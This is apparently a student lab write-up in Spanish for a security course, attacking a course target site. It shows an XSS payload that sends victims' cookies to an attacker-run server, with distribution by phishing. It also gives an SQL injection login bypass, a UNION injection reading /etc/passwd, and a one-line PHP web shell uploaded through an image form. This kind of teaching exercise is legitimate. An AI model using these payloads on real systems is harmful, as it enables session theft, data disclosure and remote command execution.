Trabajo de Promoción - SYPER

Parte 4 - SAW

## Ivan Karl, 12160/3

## Ruta Santiago, 12003/0

1. Se realizaron ataques de SQLi con la herramienta [sqlmap](http://sqlmap.org/) pero dicho input no pudo ser explotado por este método. A continuación se procedió a realizar un ataque de XSS el cual resultó efectivo. Las otras dos opciones se descartaron por su naturaleza.

1. La información más crítica que se podría exponer sería la cookie del usuario.
2. El atacante distribuye la url del sitio vulnerable ([www.syper.edu](http://www.syper.edu)), mediante el uso de cadenas de mails o utilizando ingeniería social, con el parámetro de búsqueda con la siguiente inyección:

<script>document.appendChild(document.createElement('img').setAttribute('src','[http://localhost:8500/?q='+document.cookie](http://localhost:8500/?q=%27+document.cookie)));</script>

La url a distribuir sería la siguiente:

https://www.syper.edu/index.php?q=<script>document.appendChild(document.createElement('img').setAttribute('src','[http://servidorpubli.co/?q='+document.cookie](http://localhost:8500/?q=%27+document.cookie)));</script>&module=search

El atacante debe contar con un servidor públicamente accesible (<http://servidorpubli.co> en nuestro ejemplo) en el cual loggear los datos obtenidos de los requests, luego puede utilizar las cookies obtenidas para impersonarse como la victima.

2. Si, es posible bypasear el login de la aplicación mediante la siguiente inyección SQL:

User: cualquier\_cosa

Pass: 1' or '1' = '1


La finalidad de la inyección es devolver siempre verdadero, con lo cual no importa que se busque por un usuario y contraseña específico, aunque este no se encuentre la consulta siempre será “correcta”.

3.

1. Para este punto se utilizó la herramienta sqlmap, la cual encontró tres tipos de vulnerabilidades de SQLi:
   1. Blind boolean-based
   2. Blind time-based
   3. Union Query

Como las dos primeras opciones no permiten retribuir datos visualmente, sino sólo basándonos en suposiciones, se utilizó el payload de la tercera opción modificado, en conjunto con el método load\_file (<http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function_load-file>) de mysql para nuestros fines:

<http://www.syper.edu/index.php?module=view_article&id=-1%20union%20all%20select%20null,%20null,%20load_file(%27/etc/passwd%27),%20null,null,null,null,null,null>



Se probó realizando la inyección en diferentes parámetros, hasta que el tercero fue el que nos dio los datos en lo que sería el texto del artículo.

También se intentó listar el archivo de usuarios con la opción --os-shell de sqlmap, la cual levanta una shell en el caso de que pueda subirla, pero no funcionó.

B. Para subir la shell se buscó en el sistema algún lugar que permitiera subir archivos, el cual se encontró en la parte de subida de imágenes para los artículos ([www.syper.edu/index.php?module=admin/add\_image](http://www.syper.edu/index.php?module=admin/add_image)). Alli se eligió como archivo a subir nuestra shell.php, la cual constaba de una sola línea:

<?php echo(exec($\_GET[‘cmd’]));

Luego para ejecutarlo se busco a que directorio se subian las otras imagenes (/images) y se referencio de la siguiente manera: www.syper.edu/images/shell.php

Demostramos su funcionamiento en la siguiente toma de pantalla: